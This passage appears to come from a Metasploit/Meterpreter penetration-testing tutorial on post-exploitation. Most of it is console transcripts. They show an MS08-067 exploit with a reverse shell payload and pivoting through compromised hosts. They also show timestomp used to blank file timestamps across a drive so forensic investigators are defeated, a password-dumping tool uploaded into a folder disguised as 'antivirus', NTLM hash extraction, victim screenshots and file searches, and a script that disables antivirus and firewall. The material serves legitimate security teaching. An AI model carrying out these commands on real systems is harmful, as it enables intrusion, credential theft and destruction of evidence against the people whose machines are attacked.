  --  -----------  ------
  1   Meterpreter  10.10.1.109:8080 -> 10.10.1.104:62239
  2   Meterpreter  10.10.1.109:9000 -> 10.10.1.104:62260

msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > execute -f cmd.exe -i
Process 3864 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 6:

   Connection-specific DNS Suffix  . : localdomain
   IP Address. . . . . . . . . . . . : 10.211.55.128
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.211.55.2

C:\WINDOWS\system32>
```

Success! We have successfully routed our exploit to the 10.211.55.0/24 network and successfully compromised hosts inside the normally non-routable network!

We now have full access to both 10.211.55.140 and 10.211.55.128! If you notice it says that 10.10.1.109 is connected to 10.10.1.104, note that we did a reverse payload and that 10.10.1.104 is the external IP address. The 10.211.55.128 and 10.211.55.140 are NATed behind the router 10.10.1.104.

Auto Pivoting (E)

Source: http://blog.metasploit.com/2010/02/automatically-routing-through-new.html

Among the coolest features in metasploit is the ability to pivot through a meterpreter session to the network on the other side. The `route` command in msfconsole sets this up but requires a bit of typing to get right.

```
[*] Meterpreter session 1 opened (10.1.1.1:4444 -> 10.1.1.128:1238)

meterpreter > run get_local_subnets
Local subnet: 10.1.1.0/255.255.255.0
meterpreter > background
```

```
msf exploit(ms08_067_netapi) > route add 10.1.1.0 255.255.255.0 1
msf exploit(ms08_067_netapi) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.1.1.0           255.255.255.0      Session 1

msf exploit(ms08_067_netapi) >
```

After running the above commands any traffic sent to addresses in the 10.1.1.0 network will be tunnelled through the session. As part of my Blackhat DC presentation last week, I demo'd a plugin that automatically adds a route for any previously-unseen subnets when a new session opens up. Here is some example usage and output:

```
msf exploit(ms08_067_netapi) > load auto_add_route
[*] Successfully loaded plugin: auto_add_route
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.1.1.1:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (725504 bytes)
[*] Meterpreter session 1 opened (10.1.1.1:4444 -> 10.1.1.128:1239)
[*] AutoAddRoute: Routing new subnet 10.1.1.0/255.255.255.0 through session
1

meterpreter > background
msf exploit(ms08_067_netapi) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.1.1.0           255.255.255.0      Session 1

msf exploit(ms08_067_netapi) >
```

The auto_add_route plugin is now available in the metasploit trunk; 'svn up' to get it.

Timestomp

Interacting with most file systems is like walking in the snow...you will leave footprints. How detailed those footprints are, how much can be learned from them, and how long they last all depends on various circumstances. The art of analyzing these artifacts is digital forensics. For various reasons, when conducting a pen test you may want to make it hard for a forensic analyst to determine the actions that you took.

The best way to avoid detection by a forensic investigation is simple: Don't touch the filesystem! This is one of the beautiful things about meterpreter, it loads into memory without writing anything to

disk, greatly minimizing the artifacts it leaves on a system. However, in many cases you may have to interact with the file system in some way. In those cases timestomp can be a great tool.

Lets look at a file on the system, and the MAC (Modified, Accessed, Changed) times of the file:

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 5/3/2009 2:30:08 AM
Last Accessed: 5/3/2009 2:31:39 AM
Last Modified: 5/3/2009 2:30:36 AM
```

We will now start by exploiting the system, and loading up a meterpreter session. After that, we will load the timestomp module, and take a quick look at the file in question.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] meterpreter session 1 opened (172.16.104.130:4444 ->
172.16.104.145:1218)
meterpreter > use priv
Loading extension priv...success.
meterpreter > timestomp -h

Usage: timestomp file_path OPTIONS

OPTIONS:

-a   Set the "last accessed" time of the file
-b        Set the MACE timestamps so that EnCase shows blanks
-c   Set the "creation" time of the file
-e   Set the "mft entry modified" time of the file
-f   Set the MACE of attributes equal to the supplied file
-h        Help banner
-m   Set the "last written" time of the file
-r        Set the MACE timestamps recursively on a directory
-v        Display the UTC MACE values of the file
-z   Set all four attributes (MACE) of the file

meterpreter > pwd
C:\Program Files\War-ftpd
meterpreter > cd ..
meterpreter > pwd
C:Program Files
meterpreter > cd ..
meterpreter > cd Documents\ and\ Settings
meterpreter > cd P0WN3D
meterpreter > cd My\ Documents
meterpreter > ls
```

```
Listing: C:\Documents and Settings\P0WN3D\My Documents
======================================================

Mode              Size  Type  Last modified                    Name
----              ----  ----  -------------                    ----
40777/rwxrwxrwx   0     dir   Wed Dec 31 19:00:00 -0500 1969  .
40777/rwxrwxrwx   0     dir   Wed Dec 31 19:00:00 -0500 1969  ..
40555/r-xr-xr-x   0     dir   Wed Dec 31 19:00:00 -0500 1969  My Pictures
100666/rw-rw-rw-  28    fil   Wed Dec 31 19:00:00 -0500 1969  test.txt
meterpreter > timestomp test.txt -v
Modified      : Sun May 03 04:30:36 -0400 2009
Accessed      : Sun May 03 04:31:51 -0400 2009
Created       : Sun May 03 04:30:08 -0400 2009
Entry Modified: Sun May 03 04:31:44 -0400 2009
```

Now, lets look at the MAC times displayed. We see that the file was created recently. Lets pretend for a minute that this is a super secret tool that we need to hide. One way to do this might be to set the MAC times to match the MAC times of another file on the system. Lets copy the MAC times from cmd.exe to test.txt to make it blend in a little better.

```
meterpreter > timestomp test.txt -f C:\WINNT\system32\cmd.exe
[*] Setting MACE attributes on test.txt from C:\WINNT\system32\cmd.exe
meterpreter > timestomp test.txt -v
Modified      : Tue Dec 07 08:00:00 -0500 1999
Accessed      : Sun May 03 05:14:51 -0400 2009
Created       : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009
```

There we go! Now it looks as if the text.txt file was created on Dec 7th, 1999. Lets see how it looks from Windows.

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 12/7/1999 7:00:00 AM
Last Accessed: 5/3/2009 3:11:16 AM
Last Modified: 12/7/1999 7:00:00 AM
```

Success! Notice there is some slight differences between the times through Windows and msf. This is due to the way the timezones are displayed. Windows is displaying the time in -0600, while msf shows the MC times as -0500. When adjusted for the time zone differences, we can see that they match. Also notice that the act of checking the files information within Windows altered the last accessed time. This just goes to show how fragile MAC times can be, and why great care has to be taken when interacting with them.

Lets now make a different change. Where in the previous example, we were looking to make the changes blend in. In some cases, this is just not realistic, and the best you can hope for is to make it harder for an investigator to identify when changes actually occurred. For those situations, timestomp has a great option (-b for blank) where it zeros out the MAC times for a file. Lets take a look.

```
meterpreter > timestomp test.txt -v
Modified      : Tue Dec 07 08:00:00 -0500 1999
Accessed      : Sun May 03 05:16:20 -0400 2009
```

```
Created       : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009

meterpreter > timestomp test.txt -b
[*] Blanking file MACE attributes on test.txt
meterpreter > timestomp test.txt -v
[-] Error running command timestomp: Invalid MACE values
/pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/priv/fs.rb
:45:in
`get_file_mace'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/con
sole/command_dispatcher/priv/timestomp.rb:91:in
`cmd_timestomp'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:63:
in `parse'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:53:in
`each_pair'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:53:in
`parse'/pentest/exploits/framework3/lib/rex/post/meterpreter/packet_dispatc
her.rb:78:in
`each_with_index'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:4
4:in `each'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`each_with_index'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:4
4:in
`parse'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/com
mand_dispatcher/priv/timestomp.rb:65:in
`cmd_timestomp'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shel
l.rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:
in
`run_command'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/conso
le.rb:94:in
`run_command'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.
rb:196:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.r
b:191:in
`each'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:
in
`run_single'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/consol
e.rb:60:in
`interact'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:123:in
`call'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:123:in
`run'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:58
:in
`interact'/pentest/exploits/framework3/lib/msf/base/sessions/meterpreter.rb
:181:in
`_interact'/pentest/exploits/framework3/lib/rex/ui/interactive.rb:48:in
`interact'/pentest/exploits/framework3/lib/msf/ui/console/command_dispatche
r/core.rb:997:in
`cmd_sessions'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell
.rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:
in
`run_command'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.
rb:196:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.r
b:191:in
`each'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:
in
`run_single'/pentest/exploits/framework3/lib/msf/ui/console/command_dispatc
her/exploit.rb:143:in
`cmd_exploit'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.
rb:234:in
```

```
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:
in
`run_command'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.
rb:196:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.r
b:191:in
`each'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:
in `run_single'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:127:in
`run'./msfconsole:82
```

That error message is a good thing! After zeroing out the MAC times, timestomp could not parse the MAC entries properly afterward. This is very interesting, as some poorly written forensic tools have the same problem, and will crash when coming across entries like this. Lets see how the file looks in Windows.

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 1/1/1601
Last Accessed: 5/3/2009 3:21:13 AM
Last Modified: 1/1/1601
```

Very interesting! Notice that times are no longer displayed, and the data is set to Jan 1, 1601. Any idea why that might be the case? (Hint: http://en.wikipedia.org/wiki/1601#Notes)

```
meterpreter > cd C:\\WINNT
meterpreter > mkdir antivirus
Creating directory: antivirus
meterpreter > cd antivirus
meterpreter > pwd
C:\WINNT\antivirus
meterpreter > upload /pentest/windows-binaries/passwd-attack/pwdump6
c:\\WINNT\\antivirus\\
[*] uploading  : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe
-> c:WINNTantivirusPwDump.exe
[*] uploaded   : /pentest/windows-binaries/passwd-attack/pwdump6/PwDump.exe
-> c:WINNTantivirusPwDump.exe
[*] uploading  : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll
-> c:WINNTantivirusLsaExt.dll
[*] uploaded   : /pentest/windows-binaries/passwd-attack/pwdump6/LsaExt.dll
-> c:WINNTantivirusLsaExt.dll
[*] uploading  : /pentest/windows-binaries/passwd-
attack/pwdump6/pwservice.exe -> c:WINNTantiviruspwservice.exe
[*] uploaded   : /pentest/windows-binaries/passwd-
attack/pwdump6/pwservice.exe -> c:WINNTantiviruspwservice.exe
meterpreter > ls

Listing: C:\WINNT\antivirus
===========================

Mode              Size    Type  Last modified                   Name
----              ----    ----  -------------                   ----
40777/rwxrwxrwx   0       dir   Wed Dec 31 19:00:00 -0500 1969  .
40777/rwxrwxrwx   0       dir   Wed Dec 31 19:00:00 -0500 1969  ..
100666/rw-rw-rw-  61440   fil   Wed Dec 31 19:00:00 -0500 1969  LsaExt.dll
100777/rwxrwxrwx  188416  fil   Wed Dec 31 19:00:00 -0500 1969  PwDump.exe
100777/rwxrwxrwx  45056   fil   Wed Dec 31 19:00:00 -0500 1969
pwservice.exe
```

```
100666/rw-rw-rw-  27      fil   Wed Dec 31 19:00:00 -0500 1969  sample.txt
meterpreter > cd ..
```

With our files uploaded, we will now run timestomp on the files to confuse any potential investigator.

```
meterpreter > timestomp antivirus\\pwdump.exe -v
Modified      : Sun May 03 05:35:56 -0400 2009
Accessed      : Sun May 03 05:35:56 -0400 2009
Created       : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestomp antivirus\\LsaExt.dll -v
Modified      : Sun May 03 05:35:56 -0400 2009
Accessed      : Sun May 03 05:35:56 -0400 2009
Created       : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestomp antivirus -r
[*] Blanking directory MACE attributes on antivirus

meterpreter > ls
[-] Error running command ls: bignum too big to convert into `long'
/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`at'/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`mtime'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/com
mand_dispatcher/stdapi/fs.rb:237:in
`cmd_ls'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/co
mmand_dispatcher/stdapi/fs.rb:230:in
`each'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/comm
and_dispatcher/stdapi/fs.rb:230:in
`cmd_ls'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:23
4:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:
in `run_command'/pentest/exploits/framework3/lib/rex/post/meterpreter
```

As you can see, meterpreter can no longer get a proper directory listing.

However, there is something to consider in this case. We have hidden when an action occurred, yet it will still be very obvious to an investigator where activity was happening. What would we do if we wanted to hide both when a toolkit was uploaded, and where it was uploaded?

The easiest way to approach this is to zero out the times on the full drive. This will make the job of the investigator very difficult, as traditional time line analysis will not be possible. Lets first look at our WINNTsystem32 directory.

Name	Modified	Created	Accessed
setupact	5/3/2009 2:08 AM	5/2/2009 8:57 PM	5/3/2009 2:08 AM
setupapi	5/3/2009 2:11 AM	5/2/2009 8:57 PM	5/3/2009 2:11 AM
setuperr	5/3/2009 2:06 AM	5/2/2009 8:57 PM	5/3/2009 2:06 AM
setuplog	5/3/2009 2:08 AM	5/2/2009 8:57 PM	5/3/2009 2:08 AM
Soap Bubbles	12/7/1999 7:00 AM	5/2/2009 9:05 PM	5/2/2009 9:05 PM
Sti_Trace	5/3/2009 2:10 AM	5/3/2009 2:10 AM	5/3/2009 2:10 AM
system	5/2/2009 8:57 PM	12/7/1999 7:00 AM	5/3/2009 3:10 AM
TASKMAN	12/7/1999 7:00 AM	5/2/2009 8:57 PM	5/3/2009 2:07 AM
twain.dll	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
twain_32.dll	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
twunk_16	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:06 AM
twunk_32	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:06 AM
upwizun	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
vb	5/3/2009 2:05 AM	5/3/2009 2:05 AM	5/3/2009 2:05 AM
vbaddin	5/3/2009 2:05 AM	5/3/2009 2:05 AM	5/3/2009 2:05 AM
vmmreg32.dll	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
welcome	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 4:03 AM
welcome	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:10 AM
win	5/3/2009 2:06 AM	12/7/1999 7:00 AM	5/3/2009 2:06 AM
winhelp	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
winhlp32	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
winrep	12/7/1999 7:00 AM	12/7/1999 7:00 AM	5/3/2009 2:07 AM
Zapotec	12/7/1999 7:00 AM	5/2/2009 9:05 PM	5/2/2009 9:05 PM

Ok, everything looks normal. Now, lets shake the filesystem up really bad!

```
meterpreter > pwd
C:WINNT\antivirus
meterpreter > cd ../..
meterpreter > pwd
C:
meterpreter > ls

Listing: C:\
============

Mode              Size       Type  Last modified                    Name
----              ----       ----  -------------                    ----
100777/rwxrwxrwx  0          fil   Wed Dec 31 19:00:00 -0500 1969
AUTOEXEC.BAT
100666/rw-rw-rw-  0          fil   Wed Dec 31 19:00:00 -0500 1969
CONFIG.SYS
40777/rwxrwxrwx   0          dir    Wed Dec 31 19:00:00 -0500 1969
Documents and Settings
100444/r--r--r--  0          fil   Wed Dec 31 19:00:00 -0500 1969  IO.SYS
100444/r--r--r--  0          fil   Wed Dec 31 19:00:00 -0500 1969
MSDOS.SYS
100555/r-xr-xr-x  34468      fil   Wed Dec 31 19:00:00 -0500 1969
NTDETECT.COM
40555/r-xr-xr-x   0          dir   Wed Dec 31 19:00:00 -0500 1969  Program
Files
40777/rwxrwxrwx   0          dir   Wed Dec 31 19:00:00 -0500 1969  RECYCLER
40777/rwxrwxrwx   0          dir   Wed Dec 31 19:00:00 -0500 1969  System
Volume Information
40777/rwxrwxrwx   0          dir   Wed Dec 31 19:00:00 -0500 1969  WINNT
100555/r-xr-xr-x  148992     fil   Wed Dec 31 19:00:00 -0500 1969
arcldr.exe
100555/r-xr-xr-x  162816     fil   Wed Dec 31 19:00:00 -0500 1969
arcsetup.exe
100666/rw-rw-rw-  192        fil   Wed Dec 31 19:00:00 -0500 1969  boot.ini
```

```
100444/r--r--r--  214416     fil   Wed Dec 31 19:00:00 -0500 1969  ntldr
100666/rw-rw-rw-  402653184  fil   Wed Dec 31 19:00:00 -0500 1969
pagefile.sys

meterpreter > timestomp C:\ -r
[*] Blanking directory MACE attributes on C:\
meterpreter > ls
[-] Error running command ls: bignum too big to convert into `long'
/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`at'/pentest/exploits/framework3/lib/rex

/post/file_stat.rb:66:in
`mtime'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/com
mand_dispatcher/stdapi/fs.rb:237:in
/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:127:in
`run'./msfconsole:82
```

So, after that what does Windows see?

Name	Modified	Created	Accessed
setupact		2/19/21086 4:53 AM	3/15/2105 7:00 PM
setupapi		12/7/2105 7:00 PM	2/19/21086 4:53 AM
setuperr		2/19/21086 4:53 AM	2/19/21086 4:53 AM
setuplog		2/19/21086 4:53 AM	3/7/2106 7:00 PM
Soap Bubbles		2/19/21086 4:53 AM	4/15/2027 7:00 PM
Sti_Trace		1/7/1980 7:00 PM	5/15/2078 7:00 PM
system		2/19/21086 4:53 AM	2/19/21086 4:53 AM
TASKMAN		3/7/2106 7:00 PM	5/3/2009 3:56 AM
twain.dll		7/23/2105 7:00 PM	5/3/2009 3:56 AM
twain_32.dll		2/19/21086 4:53 AM	5/3/2009 3:56 AM
twunk_16		2/7/2056 7:00 PM	5/3/2009 3:56 AM
twunk_32		2/19/21086 4:53 AM	5/3/2009 3:56 AM
upwizun		4/7/2053 7:00 PM	5/3/2009 3:56 AM
vb		3/7/2021 7:00 PM	2/19/21086 4:53 AM
vbaddin		5/23/2106 7:00 PM	2/19/21086 4:53 AM
vmmreg32.dll		5/23/2106 7:00 PM	5/3/2009 3:56 AM
welcome		5/15/2056 7:00 PM	5/3/2009 4:01 AM
welcome		2/19/21086 4:53 AM	7/15/2080 7:00 PM
win		2/19/21086 4:53 AM	10/7/2106 7:00 PM
winhelp		2/19/21086 4:53 AM	5/3/2009 3:56 AM
winhlp32		4/7/2053 7:00 PM	5/3/2009 3:56 AM
winrep		2/19/21086 4:53 AM	5/3/2009 3:56 AM
Zapotec		2/19/21086 4:53 AM	2/19/21086 4:53 AM

Amazing. Windows has no idea what is going on, and displays crazy times all over the place.

Don't get overconfident however. By taking this action, you have also made it very obvious that some adverse activity has occurred on the system. Also, there are many different sources of time-line information on a Windows system other then just MAC times. If a forensic investigator came across a system which has been modified in this manner, they will be running to these alternative information sources. However, the cost of conducting the investigation just went up.

Meterpreter Screen Capture

With the latest update to the Metasploit framework (3.3) added some pretty outstanding work from the Metasploit development team. You learned in prior chapters the awesome power of meterpreter. Another added feature is the ability to capture the victims desktop and save them on your system. Let's take a quick look at how this works. We'll already assume you have a meterpreter console, we'll take a look at what is on the victims screen.

```
[*] Started bind handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:34117 ->
192.168.1.104:4444)

meterpreter > ps

Process list
============

    PID   Name                Path
    ---   ----                ----
    180   notepad.exe         C:\WINDOWS\system32\notepad.exe
    248   snmp.exe            C:\WINDOWS\System32\snmp.exe
    260   Explorer.EXE        C:\WINDOWS\Explorer.EXE
    284   surgemail.exe       c:\surgemail\surgemail.exe
    332   VMwareService.exe   C:\Program Files\VMware\VMware
Tools\VMwareService.exe
    612   VMwareTray.exe      C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
    620   VMwareUser.exe      C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
    648   ctfmon.exe          C:\WINDOWS\system32\ctfmon.exe
    664   GrooveMonitor.exe   C:\Program Files\Microsoft
Office\Office12\GrooveMonitor.exe
    728   WZCSLDR2.exe        C:\Program Files\ANI\ANIWZCS2
Service\WZCSLDR2.exe
    736   jusched.exe         C:\Program Files\Java\jre6\bin\jusched.exe
    756   msmsgs.exe          C:\Program Files\Messenger\msmsgs.exe
    816   smss.exe            \SystemRoot\System32\smss.exe
    832   alg.exe             C:\WINDOWS\System32\alg.exe
    904   csrss.exe           \??\C:\WINDOWS\system32\csrss.exe
    928   winlogon.exe        \??\C:\WINDOWS\system32\winlogon.exe
    972   services.exe        C:\WINDOWS\system32\services.exe
    984   lsass.exe           C:\WINDOWS\system32\lsass.exe
    1152  vmacthlp.exe        C:\Program Files\VMware\VMware
Tools\vmacthlp.exe
    1164  svchost.exe         C:\WINDOWS\system32\svchost.exe
    1276  nwauth.exe          c:\surgemail\nwauth.exe
    1296  svchost.exe         C:\WINDOWS\system32\svchost.exe
    1404  svchost.exe         C:\WINDOWS\System32\svchost.exe
    1500  svchost.exe         C:\WINDOWS\system32\svchost.exe
    1652  svchost.exe         C:\WINDOWS\system32\svchost.exe
    1796  spoolsv.exe         C:\WINDOWS\system32\spoolsv.exe
    1912  3proxy.exe          C:\3proxy\bin\3proxy.exe
    2024  jqs.exe             C:\Program Files\Java\jre6\bin\jqs.exe
    2188  swatch.exe          c:\surgemail\swatch.exe
    2444  iexplore.exe        C:\Program Files\Internet
Explorer\iexplore.exe
```

```
    3004  cmd.exe              C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 260
[*] Migrating to 260...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...success.
meterpreter > screenshot /tmp/moo.bmp
[*] Image saved to /tmp/moo.bmp
Opening browser to image...
```

We can see how effective this was in migrating to the explorer.exe, be sure that the process your meterpreter is on has access to active desktops or this will not work. Let's take a peek at the victims desktop.

Meterpreter Searching

Information leakage is one of the largest threats that corporations face and much of it can be prevented by educating users to properly secure their data. Users being users though, will frequently save data to their local workstations instead of on the corporate servers where there is greater control.

Meterpreter has a search function that will, by default, scour all drives of the compromised computer looking for files of your choosing.

```
meterpreter > search -h Usage: search [-d dir] [-r recurse] -f pattern
Search for files.
OPTIONS:
   -d <opt>  The directory/drive to begin searching from. Leave empty to
search all drives. (Default: )
   -f <opt>  The file pattern glob to search for. (e.g. *secret*.doc?)
   -h        Help Banner.
   -r <opt>  Recursivly search sub directories. (Default: true)
```

To run a search for all jpeg files on the computer, simply run the search command with the '-f' switch and tell it what filetype to look for.

```
meterpreter > search -f *.jpg
Found 418 results...
...snip...
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Blue hills.jpg (28521 bytes)
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Sunset.jpg (71189 bytes)
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Water lilies.jpg (83794 bytes)
    c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Winter.jpg (105542 bytes)
...snip...
```

Searching an entire computer can take a great deal of time and there is a chance that an observant user might notice their hard drive thrashing constantly. We can reduce the search time by pointing it at a starting directory and letting it run.

```
meterpreter > search -d c:\\documents\ and\
settings\\administrator\\desktop\\ -f *.pdf
Found 2 results...
    c:\documents and settings\administrator\desktop\operations_plan.pdf
(244066 bytes)
    c:\documents and settings\administrator\desktop\budget.pdf (244066
bytes)
meterpreter >
```

By running the search this way, you will notice a huge speed increase in the time it takes to complete.

Hashdump (E)

Source: http://blog.metasploit.com/2010/01/safe-reliable-hash-dumping.html

The Metasploit Meterpreter has supported the "hashdump" command (through the Priv extension) since before version 3.0. The "hashdump" command is an in-memory version of the pwdump tool, but instead of loading a DLL into LSASS.exe, it allocates memory inside the process, injects raw assembly code, executes its via CreateRemoteThread, and then reads the captured hashes back out of memory. This avoids writing files to the drive and by the same token avoids being flagged by antivirus (AV) and intrusion prevention (HIPS) products.

Over the last few years, many AV and HIPS products have added hooks to detect this behavior and block it at the API level. Unfortunately, the hooks are often implemented in a way that causes LSASS.exe to crash, which forces the entire system to either halt or reboot. This has made the "hashdump" command (along with pwdump and its friends) somewhat risky to use during a penetration test. One alternative to LSASS injection is to export the raw registry hives and then perform an offline extraction. This works, but it requires the hive files to be stored on the disk and currently requires external tools to use this method with the Metasploit Framework.

Over the last couple days, I reimplemented the registry-based method as a Meterpreter script. The key difference is that instead of using the reg.exe command to export the raw hives, this script uses direct registry access to extract the SYSKEY and decrypt the raw LANMAN and NTLM hashes. It isn't the fastest way to do it, but it leaves no evidence on the target, avoids the majority of the HIPS products (unless they filter registry reads), and most importantly is 100% safe in terms of system stability. The output below demonstrates a machine being compromised through MS08-067 and then having the LANMAN/NTLM hashes extracted using the live registry.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.120
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.151
msf exploit(ms08_067_netapi) > set LPORT 4444
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on port 4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (NX)
```

```
[*] Triggering the vulnerability...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.0.151:4444 -> 192.168.0.120:1041)
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3ed7[...]
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:...
Guest:501:aad3b435b51404eeaad3b435b51404ee:...
HelpAssistant:1000:ce909bd50f46021bf4aa40680422f646:...
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:...::
```

The caveat -- to run this Meterpreter script, you must already have access to a SYSTEM token. This is already the case if you are exploiting a system service, like the Server Service or most DCERPC vulnerabilities, but can require a few additional steps if you only have administrative access. The reason is that the Administrators group does not have read access to the registry tree that contains the encrypted password hashes. The next blog post will go into the nitty-gritty details of impersonation and privilege escalation on the Windows platform.

10 - Meterpreter Scripting

One of the most powerful features of Meterpreter is the versatility and ease of adding additional features. This is accomplished through the Meterpreter scripting environment. This section will cover the automation of tasks in a Meterpreter session through the use of this scripting environment, how you can take advantage of Meterpreter scripting, and how to write your own scripts to solve your unique needs.

Before diving right in, it is worth covering a few items. Like all of the Metasploit framework, the scripts we will be dealing with are written in Ruby and located in the main Metasploit directory in scripts/meterpreter. If you are not familiar with Ruby, a great resource for learning ruby is the online book "Programming Ruby".

Before starting, please take a few minutes to review the current subversion repository of Meterpreter scripts. This is a great resource to utilize to see how others are approaching problems, and possibly borrow code which may be of use to you.

Existing Scripts

Metasploit comes with a ton of useful scripts that can aid you in the Metasploit Framework. These scripts are typically made by third parties and eventually adopted into the subversion repository. We'll run through some of them and walk you through how you can use them in your own penetration test.

The scripts mentioned below are intended to be used with a Meterpreter shell after the successful compromise of a target. Once you have gained a session with the target you can utilize these scripts to best suit your needs.

The 'checkvm' script, as its name suggests, checks to see if you exploited a virtual machine. This information can be very useful.

```
meterpreter > run checkvm

[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine ........
[*] This is a VMware Workstation/Fusion Virtual Machine
```

The 'getcountermeasure' script checks the security configuration on the victims system and can disable other security measures such as A/V, Firewall, and much more.

```
meterpreter > run getcountermeasure

[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
